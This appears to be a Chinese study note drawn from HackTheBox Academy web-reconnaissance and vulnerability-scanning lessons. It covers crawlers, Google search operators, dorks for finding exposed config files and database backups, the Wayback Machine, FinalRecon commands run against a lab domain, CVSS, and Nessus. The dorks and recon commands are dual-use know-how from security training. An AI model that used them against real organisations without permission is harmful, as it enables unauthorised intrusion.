1. **Burp Suite Spider** : Burp Suite是一个广泛使用的web应用程序测试平台, 包含一个功能强大的活动爬虫, 称为Spider。Spider擅长绘制web应用程序、识别隐藏内容和发现潜在漏洞。
2. **OWASP ZAP (Zed Attack Proxy)** : ZAP是一个免费的、开源的web应用程序安全扫描程序。它可以在自动和手动模式下使用, 并包含一个爬行器组件来抓取web应用程序并识别潜在的漏洞。
3. **Scrapy (Python Framework)** : Scrapy是一个通用的、可扩展的Python框架, 用于构建自定义网络爬虫。它为从网站中提取结构化数据、处理复杂的爬行场景和自动化数据处理提供了丰富的功能。它的灵活性使其成为定制侦察任务的理想选择。
4. **Apache Nutch (Scalable Crawler)** : Nutch是一个用Java编写的高度可扩展和可伸缩的开源网络爬虫。它的设计目的是处理整个网络上的大规模抓取, 或者专注于特定领域。虽然它需要更多的技术专长来设置和配置, 但它的功能和灵活性使其成为大型侦察项目的宝贵资产。

Scrapy

我们将利用Scrapy和一个定制的蜘蛛为侦察 **inlanefreight.com** 。如果您对爬行/蜘蛛技术的更多信息感兴趣, 请参阅“[使用Web代理](#)”模块, 因为它也是CBBH的一部分。

ReconSpider

首先, 在终端中运行此命令下载自定义scrapy spider **ReconSpider** , 并将其解压缩到当前工作目录。

```
Chenduoduo@htb[/htb]$ wget -O ReconSpider.zip
https://academy.hackthebox.com/storage/modules/144/ReconSpider.v1.2.zip
Chenduoduo@htb[/htb]$ unzip ReconSpider.zip
```

解压完成后，可以执行命令 `ReconSpider.py`。

```
Chenduoduo@htb[/htb]$ python3 ReconSpider.py http://inlanefreight.com
```

将 `inlanefreight.com` 替换为您想要爬行的域。蜘蛛会在目标上爬行，收集有价值的信息。

results.json

运行 `ReconSpider.py` 后，数据将保存为JSON文件 `results.json`。该文件可以使用任何文本编辑器进行研究。下面是生成的JSON文件的结构：

```
{
  "emails": [
    "lily.floid@inlanefreight.com",
    "cvs@inlanefreight.com",
    ...
  ],
  "links": [
    "https://www.themeanar.com",
    "https://www.inlanefreight.com/index.php/offices/",
    ...
  ],
  "external_files": [
    "https://www.inlanefreight.com/wp-content/uploads/2020/09/goals.pdf",
    ...
  ],
  "js_files": [
    "https://www.inlanefreight.com/wp-includes/js/jquery/jquery-migrate.min.js?ver=3.3.2",
    ...
  ],
  "form_fields": [],
  "images": [
    "https://www.inlanefreight.com/wp-content/uploads/2021/03/AboutUs_01-1024x810.png",
    ...
  ],
  "videos": [],
  "audio": [],
```

```
    "comments": [
        "<!-- #masthead -->",
        ...
    ]
}
```

JSON文件中的每个键代表从目标网站提取的不同类型的数据：

JSON Key JSON键	Description 描述
emails	Lists email addresses found on the domain.列出在域中找到的电子邮件地址。
links	Lists URLs of links found within the domain.列出在域中找到的链接的url。
external_files	Lists URLs of external files such as PDFs.列出外部文件（如pdf）的url。
js_files	Lists URLs of JavaScript files used by the website.列出网站使用的JavaScript文件的url。
form_fields	Lists form fields found on the domain (empty in this example).列出在域中找到的表单字段（在本例中为空）。
images	Lists URLs of images found on the domain.列出在域中找到的图像的url。
videos	Lists URLs of videos found on the domain (empty in this example).列出在域中找到的视频的url（在本例中为空）。
audio	Lists URLs of audio files found on the domain (empty in this example).列出在域中找到的音频文件的url（在本例中为空）。
comments	Lists HTML comments found in the source code.列出在源代码中找到的HTML注释。

Search Engine Discovery

一些基本的和高级的搜索操作符：

Operator 运营商	Operator Description 操作符描述	Example 例子	Example Description 例子描述
site:	Limits results to a specific website or domain.限制结果到一个特定	site:example.com	Find all publicly accessible pages on example.com. 在example.com上

Operator 运营商	Operator Description 操作符描述	Example 例子	Example Description 例子描述
	的网站或域名。		查找所有可公开访问的页面。
<code>inurl:</code>	Finds pages with a specific term in the URL.查找URL中具有特定术语的页面。	<code>inurl:login</code>	Search for login pages on any website.在任何网站上搜索登录页面。
<code>filetype:</code>	Searches for files of a particular type.搜索特定类型的文件。	<code>filetype:pdf</code>	Find downloadable PDF documents.找到可下载的PDF文件。
<code>intitle:</code>	Finds pages with a specific term in the title.查找标题中有特定术语的页面。	<code>intitle:"confidential report"</code>	Look for documents titled "confidential report" or similar variations.查找标题为“机密报告”或类似变体的文件。
<code>intext:</code> or <code>inbody:</code>	Searches for a term within the body text of pages.在页面的正文中搜索术语。	<code>intext:"password reset"</code>	Identify webpages containing the term “password reset”.识别包含术语“密码重置”的网页。
<code>cache:</code>	Displays the cached version of a webpage (if available).显示网页的缓存版本（如果可用）。	<code>cache:example.com</code>	View the cached version of example.com to see its previous content.查看example.com的缓存版本以查看其先前的内容。
<code>link:</code>	Finds pages that link to a specific webpage.查找链接到特定网页的页面。	<code>link:example.com</code>	Identify websites linking to example.com.识别链接到example.com的网站。

Operator 运营商	Operator Description 操作符描述	Example 例子	Example Description 例子描述
<code>related:</code>	Finds websites related to a specific webpage.查找与特定网页相关的网站。	<code>related:example.com</code>	Discover websites similar to example.com.发现类似于example.com的网站。
<code>info:</code>	Provides a summary of information about a webpage.提供有关网页的信息摘要。	<code>info:example.com</code>	Get basic details about example.com, such as its title and description.获取关于example.com的基本详细信息，比如它的标题和描述。
<code>define:</code>	Provides definitions of a word or phrase.提供单词或短语的定义。	<code>define:phishing</code>	Get a definition of "phishing" from various sources.从各种来源获取“网络钓鱼”的定义。
<code>numrange:</code>	Searches for numbers within a specific range.搜索指定范围内的数字。	<code>site:example.com</code> <code>numrange:1000-2000</code>	Find pages on example.com containing numbers between 1000 and 2000.在example.com上查找包含数字在1000到2000之间的页面。
<code>allintext:</code>	Finds pages containing all specified words in the body text.查找包含正文中所有指定单词的页面。	<code>allintext:admin</code> <code>password reset</code>	Search for pages containing both "admin" and "password reset" in the body text.搜索在正文中同时包含“admin”和“password reset”的页面。

Operator 运营商	Operator Description 操作符描述	Example 例子	Example Description 例子描述
<code>allinurl:</code>	Finds pages containing all specified words in the URL.查找包含URL中所有指定单词的页面。	<code>allinurl:admin panel</code>	Look for pages with "admin" and "panel" in the URL.在URL中查找带有“admin”和“panel”的页面。
<code>allintitle:</code>	Finds pages containing all specified words in the title.查找标题中包含所有指定单词的页面。	<code>allintitle:confidential report 2023</code>	Search for pages with "confidential," "report," and "2023" in the title.搜索标题中包含“机密”、“报告”和“2023”的页面。
<code>AND</code>	Narrows results by requiring all terms to be present.通过要求所有项都存在来缩小结果。	<code>site:example.com AND (inurl:admin OR inurl:login)</code>	Find admin or login pages specifically on example.com.在example.com上找到专门的管理或登录页面。
<code>OR</code>	Broadens results by including pages with any of the terms.通过包括包含任何术语的页面来扩大结果。	<code>"linux" OR "ubuntu" OR "debian"</code>	Search for webpages mentioning Linux, Ubuntu, or Debian.搜索提到Linux、Ubuntu或Debian的网页。
<code>NOT</code>	Excludes results containing the specified term.排除包含指定项的结果。	<code>site:bank.com NOT inurl:login</code>	Find pages on bank.com excluding login pages.在bank.com上查找页面，不包括登录页面。
<code>*</code> (wildcard) <code>*</code> (通配符)	Represents any character	<code>site:socialnetwork.com filetype:pdf user*</code>	Search for user manuals (user

Operator 运营商	Operator Description 操作符描述	Example 例子	Example Description 例子描述
	or word.表示任何字符或单词。	<code>manual</code>	guide, user handbook) in PDF format on socialnetwork.com 在 socialnetwork.com 上搜索PDF格式的用户手册（用户指南、用户手册）。
<code>..</code> (range search) <code>..</code> (范围搜索)	Finds results within a specified numerical range.查找指定数值范围内的结果。	<code>site:ecommerce.com "price" 100 .. 500</code>	Look for products priced between 100 and 500 on an e-commerce website.在电子商务网站上寻找价格在100到500之间的产品。
<code>" "</code> (quotation marks) <code>" "</code> (引号)	Searches for exact phrases.搜索精确的短语。	<code>"information security policy"</code>	Find documents mentioning the exact phrase "information security policy".查找提到确切短语“信息安全策略”的文档。
<code>-</code> (minus sign) <code>-</code> (负号)	Excludes terms from the search results.从搜索结果中排除术语。	<code>site:news.com -inurl:sports</code>	Search for news articles on news.com excluding sports-related content.在 news.com 上搜索不包括体育相关内容的新闻文章。

Google Dorking

谷歌Dorking，也被称为谷歌黑客，是一种利用搜索运营商的力量来发现敏感信息、安全漏洞或网站上隐藏的内容的技术，使用谷歌搜索。

以下是谷歌的一些常见的例子，更多的例子，请参考[谷歌黑客数据库](#)：

◆ Finding Login Pages: 查找登录页：

◆ `site:example.com inurl:login`

- ◆ `site:example.com (inurl:login OR inurl:admin)`
- ◆ Identifying Exposed Files:识别暴露的文件:
 - ◆ `site:example.com filetype:pdf`
 - ◆ `site:example.com (filetype:xls OR filetype:docx)`
- ◆ Uncovering Configuration Files:发现配置文件:
 - ◆ `site:example.com inurl:config.php`
 - ◆ `site:example.com (ext:conf OR ext:cnf)` (searches for extensions commonly used for configuration files)
- ◆ Locating Database Backups:定位数据库备份:
 - ◆ `site:example.com inurl:backup`
 - ◆ `site:example.com filetype:sql`

Web Archives Web 档案


<https://web.archive.org/> 

The Wayback Machine 是万维网和互联网上其他信息的数字档案。它由非营利组织互联网档案馆创立，自1996年以来一直在对网站进行存档。

它允许用户“回到过去”，并查看网站在历史上不同时间点出现的快照。这些快照，称为捕获或存档，提供了对网站过去版本的一瞥，包括其设计，内容和功能。

时光机的运作方式是使用网络爬虫，定期自动抓取网站快照。这些爬虫在网络中导航，跟踪链接和索引页面，很像搜索引擎爬虫的工作方式。然而，Wayback机器不是简单地索引信息，而是存储页面的整个内容，包括HTML、CSS、JavaScript、图像和其他资源。

时光机的操作可以分为三个步骤：



1. **Crawling** : 时光机使用自动网络爬虫，通常被称为“机器人”，系统地浏览互联网。这些机器人跟随链接从一个网页到另一个网页，就像你如何点击超链接来浏览一个网站。然而，这些机器人不只是阅读内容，而是下载它们遇到的网页的副本。
2. **Archiving** : 下载的网页，以及它们的相关资源，如图像，样式表和脚本，都存储在Wayback Machine庞大的存档中。每个捕获的网页都链接到特定的日期和时间，创建该网站在那一刻的历史快照。这个存档过程定期进行，有时是每天、每周或每月，这取决于网站的受欢迎程度和更新频率。
3. **Accessing** : 用户可以通过Wayback Machine的接口访问这些存档快照。通过输入网站的URL并选择日期，您可以查看该网站在该特定点上的样子。Wayback Machine允许您浏览单个页面，并提供工具来搜索存档内容中的特定术语或下载整个存档网站以进行离线分析。

时光机存档网站的频率各不相同。有些网站可能一天归档多次，而另一些网站可能在几年里只归档几次快照。影响这个频率的因素包括网站的受欢迎程度，它的变化速度，以及互联网档案馆可用的资源。

值得注意的是，时光机并不能捕捉到每一个在线网页。它优先考虑那些被认为具有文化、历史或研究价值的网站。此外，网站所有者可以要求他们的内容被排除在Wayback机器之外，尽管这并不总是得到保证。

为什么时光机对网络侦察很重要

1. **Uncovering Hidden Assets and Vulnerabilities** : Wayback Machine允许您发现当前网站上可能无法访问的旧网页，目录，文件或子域，可能会暴露敏感信息或安全漏洞。
2. **Tracking Changes and Identifying Patterns** : 通过比较历史快照，您可以观察网站的演变情况，揭示结构、内容、技术和潜在漏洞的变化。
3. **Gathering Intelligence** : 存档的内容可以成为有价值的OSINT来源，提供对目标过去活动、营销策略、员工和技术选择的见解。
4. **Stealthy Reconnaissance** : 访问存档快照是一种被动活动，它不直接与目标的基础设施交互，因此它是一种不易被发现的收集信息的方式。

Automating Recon

虽然人工侦察可能很有效，但它也很耗时，而且容易出现人为错误。自动化web侦察任务可以显著提高效率和准确性，能够大规模收集信息并更快速地识别潜在漏洞。

自动化为网络侦察提供了几个关键优势：

Efficiency : 自动化工具可以比人类更快地执行重复性任务，从而为分析和决策腾出宝贵的时间。

Scalability : 自动化允许您跨大量目标或域扩展您的侦察工作，发现更广泛的信息范围。


Consistency : 自动化工具遵循预定义的规则和程序，确保结果的一致性和可重复性，并将人为错误的风险降至最低。

Comprehensive Coverage : 自动化可以编程来执行广泛的侦察任务，包括DNS枚举，子域发现，网络爬行，端口扫描等，确保彻底覆盖潜在的攻击向量。

Integration : 许多自动化框架允许与其他工具和平台轻松集成，创建从侦察到漏洞评估和利用的无缝工作流。

侦察框架

这些框架旨在为web侦察提供一套完整的工具：

- ◆ **FinalRecon**  : 一个基于python的侦察工具，为不同的任务提供了一系列模块，如SSL证书检查，Whois信息收集，头部分析和爬行。其模块化结构可以轻松定制特定需求。
- ◆ **Recon-ng** : 一个用Python编写的功能强大的框架，它提供了一个模块化结构，其中包含用于不同侦察任务的各种模块。它可以执行DNS枚举、子域发现、端口扫描、web爬行，甚至利

用已知的漏洞。

- ◆ theHarvester: 专门用于收集电子邮件地址、子域名、主机、员工姓名、开放端口和来自不同公共来源（如搜索引擎、PGP密钥服务器和SHODAN数据库）的横幅。它是一个用Python编写的命令行工具。
- ◆ SpiderFoot: 一个开源的智能自动化工具，集成了各种数据源来收集关于目标的信息，包括IP地址、域名、电子邮件地址和社交媒体配置文件。它可以执行DNS查找、网络爬行、端口扫描等。
- ◆ ◆ OSINT框架: 用于开源情报收集的各种工具和资源的集合。它涵盖了广泛的信息来源，包括社交媒体、搜索引擎、公共记录等等。

FinalRecon

Header Information : 显示服务器详细信息、使用的技术和潜在的安全错误配置。

Whois Lookup : 显示域名注册详细信息，包括注册人信息和联系方式。

SSL Certificate Information : 检查SSL/TLS证书的有效性、颁发者和其他相关详细信息。

◆ **Crawler** :

- HTML、CSS、JavaScript: 从这些文件中提取链接、资源和潜在的漏洞。
- 内部/外部链接: 绘制出网站的结构，并确定与其他域的连接。
- Images, robots.txt, sitemap.xml: 收集关于允许/不允许的爬行路径和网站结构的信息。
- JavaScript中的链接，Wayback Machine: 揭示隐藏的链接和历史网站数据。

DNS Enumeration : 查询超过40种DNS记录类型，包括用于邮件安全评估的DMARC记录。

Subdomain Enumeration : 利用多个数据源（crt.sh, AnubisDB, ThreatMiner, CertSpotter, Facebook API, VirusTotal API, Shodan API, BeVigil API）来发现子域。

Directory Enumeration : 支持自定义单词列表和文件扩展名，以发现隐藏的目录和文件。

Wayback Machine : 检索最近5年的url，分析网站变化和潜在漏洞。

```
Chenduoduo@htb[/htb]$ git clone
https://github.com/thewhiteh4t/FinalRecon.git
Chenduoduo@htb[/htb]$ cd FinalRecon
Chenduoduo@htb[/htb]$ pip3 install -r requirements.txt
Chenduoduo@htb[/htb]$ chmod +x ./finalrecon.py
Chenduoduo@htb[/htb]$ ./finalrecon.py --help

usage: finalrecon.py [-h] [--url URL] [--headers] [--sslinfo] [--whois]
                    [--crawl] [--dns] [--sub] [--dir] [--wayback] [--
ps]
                    [--full] [-nb] [-dt DT] [-pt PT] [-T T] [-w W] [-r]
[-s]
                    [-sp SP] [-d D] [-e E] [-o O] [-cd CD] [-k K]
```


FinalRecon - All in One Web Recon | v1.1.6

optional arguments:

- h, --help show this help message and exit
- url URL Target URL
- headers Header Information
- sslinfo SSL Certificate Information
- whois Whois Lookup
- crawl Crawl Target
- dns DNS Enumeration
- sub Sub-Domain Enumeration
- dir Directory Search
- wayback Wayback URLs
- ps Fast Port Scan
- full Full Recon

Extra Options:

- nb Hide Banner
- dt DT Number of threads for directory enum [Default : 30]
- pt PT Number of threads for port scan [Default : 50]
- T T Request Timeout [Default : 30.0]
- w W Path to Wordlist [Default : wordlists/dirb_common.txt]
- r Allow Redirect [Default : False]
- s Toggle SSL Verification [Default : True]
- sp SP Specify SSL Port [Default : 443]
- d D Custom DNS Servers [Default : 1.1.1.1]
- e E File Extensions [Example : txt, xml, php]
- o O Export Format [Default : txt]
- cd CD Change export directory [Default :
~/.local/share/finalrecon]
- k K Add API key [Example : shodan@key]

首先，您将使用 `git clone https://github.com/thewhiteh4t/FinalRecon.git` 从 GitHub 克隆 `FinalRecon` 存储库。这将创建一个名为“FinalRecon”的新目录，其中包含所有必要的文件。

接下来，导航到新创建的目录 `cd FinalRecon`。进入目录后，您将使用 `pip3 install -r requirements.txt` 安装所需的 Python 依赖项。这确保了 `FinalRecon` 拥有正确运行所需的所有库和模块。

为了确保主脚本是可执行的，您需要使用 `chmod +x ./finalrecon.py` 来更改文件权限。这允许您直接从终端运行脚本。

最后，您可以验证 `FinalRecon` 是否正确安装，并通过运行 `./finalrecon.py --help` 来获

得其可用选项的概述。这将显示一条帮助信息，详细说明如何使用该工具，包括各种模块及其各自的选项：

Option 选项	Argument 论点	Description 描述
<code>-h</code> , <code>--help</code> <code>-h</code> 、 <code>--help</code>		Show the help message and exit.显示帮助信息并退出。
<code>--url</code>	URL	Specify the target URL. 指定目标URL。
<code>--headers</code>		Retrieve header information for the target URL.检索目标URL的标头信息。
<code>--sslinfo</code>		Get SSL certificate information for the target URL.获取目标URL的SSL证书信息。
<code>--whois</code>		Perform a Whois lookup for the target domain.对目标域执行Whois查找。
<code>--crawl</code>		Crawl the target website.抓取目标网站。
<code>--dns</code>		Perform DNS enumeration on the target domain.对目标域进行DNS枚举。
<code>--sub</code>		Enumerate subdomains for the target domain.为目标域枚举子域。
<code>--dir</code>		Search for directories on the target website.在目标网站上搜索目录。
<code>--wayback</code>		Retrieve Wayback URLs for the target.检索目标的Wayback url。
<code>--ps</code>		Perform a fast port scan on the target.对目标器执行快速端口扫描。
<code>--full</code>		Perform a full reconnaissance scan on the target.对目标进行全面侦察扫描。

例如，如果我们想要 **FinalRecon** 收集报头信息并对 **inlanefreight.com** 执行Whois查找，我们将使用相应的标志（ **--headers** 和 **--whois** ），因此命令将是：

```
Chenduoduo@htb[/htb]$ ./finalrecon.py --headers --whois --url
http://inlanefreight.com
```



```
Domain Status: clientUpdateProhibited
https://icann.org/epp#clientUpdateProhibited
Name Server: NS-1303.AWSDNS-34.ORG
Name Server: NS-1580.AWSDNS-05.CO.UK
Name Server: NS-161.AWSDNS-20.COM
Name Server: NS-671.AWSDNS-19.NET
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form:
https://www.icann.org/wicf/
```

```
[+] Completed in 0:00:00.257780
```

```
[+] Exported : /home/htb-ac-
643601/.local/share/finalrecon/dumps/fr_inlanefreight.com_11-06-
2024_11:07:59
```

Security Assessments

Vulnerability Assessment 漏洞评估

Vulnerability assessments 适用于所有组织和网络。漏洞评估基于特定的安全标准，并分析与这些标准的遵从性（例如，检查清单）。

Penetration Test

渗透测试是一种模拟网络攻击，渗透测试人员执行威胁参与者可能执行的操作，以查看是否可能存在某些类型的漏洞利用。

Application 渗透测试人员评估web应用、thick-client 应用、APIs和移动应用。通常需要精通源代码审查，能够从黑盒或白盒的角度评估给定的web应用程序。

Network 或 **infrastructure** 渗透测试器评估计算机网络的所有方面，包括其 **networking devices**，如路由器和防火墙、工作站、服务器和应用程序。这些类型的渗透测试人员通常必须对网络、Windows、Linux、Active Directory和至少一种脚本语言有深刻的理解。网络漏洞扫描器（如 **Nessus**）可以在网络渗透测试期间与其他工具一起使用，但网络漏洞扫描只是适当渗透测试的一部分。需要注意的是，渗透测试有不同的类型（回避、非回避、混合回避）。像Nessus这样的扫描器只会在非规避性测试中使用，其目标是在网络中发现尽可能多的缺陷。此外，漏洞扫描只是这种渗透测试的一小部分。漏洞扫描器是有帮助的，但有局限性，不能取代人的接触和其他工具和技术。


8 steps to Performing A network Vulnerability Assessment

1. Conduct Risk Identification And Analysis
2. develop vulnerability scanning policies

3. identify the type of scans
4. configure the scan (list of target IPs, define port ranges and protocols, define the targets, and set up the aggressiveness of the scan, time, and notifications.)
5. perform the scan
6. evaluate and consider possible risks
7. interpret the scan results
8. create a remediation & Mitigation plan

Vulnerability是一个组织环境中的弱点或缺陷，可能会导致来自外部参与者的威胁。漏洞可以通过MITRE的 [Common Vulnerability Exposure database](#) 注册，并接受 [Common Vulnerability Scoring System \(CVSS\)](#) 的评分以确定严重性。

该评分系统经常被用作公司和政府的标准，用于计算系统漏洞的准确和一致的严重性评分。以这种方式对漏洞进行评分有助于确定资源的优先级，并确定如何响应给定的威胁。使用诸如攻击向量类型（网络、相邻、本地、物理）、攻击复杂性、所需特权、攻击是否需要用户交互以及成功利用对组织的机密性、完整性和数据可用性的影响等指标来计算得分。分数的范围从0到10，取决于这些指标。



例如，SQL注入被认为是一个漏洞，因为攻击者可以利用查询从组织的数据库中提取数据。与攻击者需要对内部网络进行身份验证访问并对目标应用程序进行单独身份验证相比，如果可以在互联网上不进行身份验证就可以执行此攻击，则该攻击将具有更高的CVSS评分。我们遇到的所有漏洞都必须考虑到这些类型的事情。

A **Threat** 是一个放大潜在不良事件的过程，例如威胁行为者利用漏洞。由于漏洞被利用的可能性，一些漏洞比其他漏洞引起更多的威胁关注。例如，结果的奖励越高，利用的便利性越高，问题就越有可能被威胁行为者利用。

Exploit 是可用于利用资产弱点的任何代码或资源。许多漏洞可以通过开源平台获得，例如 [Exploit-db](#) 或 [Rapid7漏洞和漏洞数据库](#)。我们经常会在GitHub和GitLab等网站上看到漏洞利用代码。

Common Vulnerability Scoring System (CVSS)

用于执行风险分析，使用10分的等级来评估安全威胁和漏洞的严重程度。有了这个，我们根据五个主要因素计算威胁或漏洞的风险：

- ◆ Damage Potential 潜在危害
- ◆ Reproducibility 再现性

- ◆ Exploitability 可利用性
- ◆ Affected Users 受影响的用户
- ◆ Discoverability 可发现性

Common Vulnerabilities and Exposures (CVE)

Vulnerability Scanning Overview

如前所述，执行漏洞扫描是为了识别网络设备（如路由器、防火墙、交换机）以及服务器、工作站和应用程序中的潜在漏洞。扫描是自动化的，重点是在网络或应用程序级别发现潜在的/已知的漏洞。 **Vulnerabilities scanners typically do not exploit vulnerabilities (with some exceptions) but need a human to manually validate scan issues**，以确定特定扫描是否返回需要修复的实际问题或可以忽略并在针对同一目标的后续扫描中排除的假阳性。


漏洞扫描通常是标准渗透测试的一部分，但两者并不相同。漏洞扫描可以帮助在渗透测试期间获得额外的覆盖范围，或者在时间限制下加快项目的测试。实际的渗透测试不仅仅是扫描。

运行的扫描类型因工具而异，但大多数工具 **run a combination of dynamic and static tests**，这取决于目标和漏洞。如果特定资产的已识别版本具有公共CVE，则A **static test** 将确定漏洞。然而，这并不总是准确的，因为可能已经应用了补丁，或者目标并不特别容易受到CVE的攻击。另一方面，**dynamic test** 尝试特定的（通常是良性的）有效负载，如弱凭据、SQL注入或目标（即web应用程序）上的命令注入。如果任何有效载荷返回命中，那么很有可能它是脆弱的。

组织应该以连续的时间表运行 **unauthenticated and authenticated scans**，以确保在发现新的漏洞时对资产进行修补，并且添加到网络中的任何新资产都没有缺失补丁或其他配置/补丁问题。漏洞扫描应该输入到组织的补丁管理程序中。

Nessus，**Nexpose**，and **Qualys** are well-known vulnerability scanning platforms that also provide free community editions. There are also open-source alternatives such as **OpenVAS**. **Nessus**、**Nexpose**、**Qualys** 是知名的漏洞扫描平台，也提供免费的社区版本。还有一些开源的替代方案，如 **OpenVAS**。

Nessus Overview

Nessus Essentials  by Tenable是官方Nessus漏洞扫描器的免费版本。个人可以访问Nessus Essentials来开始了解Tenable的漏洞扫描程序。需要注意的是，它最多只能用于16台主机。免费版本的功能是有限的，但对于想要开始使用Nessus的人来说是完美的。免费的扫描程序将尝试识

别环境中的漏洞。

nessusEssentials

ScansSettings

htb-student

FOLDERS

My Scans

All Scans

Trash

RESOURCES

Policies

Plugin Rules

Windows_basic_authed

ConfigureAudit TrailLaunchReportExport

Hosts1Vulnerabilities349Remediations11VPR Top Threats1History1

FilterSearch Vulnerabilities349 Vulnerabilities

Sev	Score	Name	Family	Count	
CRITICAL	10.0	Apache Log4j Unsupported Version Detection	Misc.	9	
CRITICAL	10.0	Oracle Java JRE Unsupported Version Detection	Windows	1	
CRITICAL	10.0	Oracle WebLogic Server Multiple Vulnerabilities (Apri...	Misc.	1	
CRITICAL	10.0	Oracle WebLogic Server Multiple Vulnerabilities (July...	Misc.	1	
CRITICAL	10.0	Unsupported Web Server Detection	Web Servers	1	
CRITICAL	9.9	Oracle WebLogic Server Multiple Vulnerabilities (Oct...	Misc.	1	
CRITICAL	9.8	Apache Log4j 1.x Multiple Vulnerabilities	Misc.	9	
CRITICAL	9.8	Jenkins LTS < 2.303.3 / Jenkins weekly < 2.319 Multipl...	CGI abuses	1	
CRITICAL	9.8	KB4022715: Windows 10 Version 1607 and Windows...	Windows : Microsoft Bulletins	1	
CRITICAL	9.8	KB4025339: Windows 10 Version 1607 and Windows...	Windows : Microsoft Bulletins	1	

Scan Details

Policy:Basic Network Scan

Status:Completed

Severity Base:CVSS v3.0

Scanner:Local Scanner

Start:February 12 at 6:54 PM

End:February 12 at 7:17 PM

Elapsed:23 minutes

Vulnerabilities

Critical

High

Medium

Low

Info

OpenVAS Overview

Greenbone Networks的OpenVAS是一个公开可用的开源漏洞扫描程序。OpenVAS可以执行网

络扫描，包括经过身份验证和未经身份验证的测试。

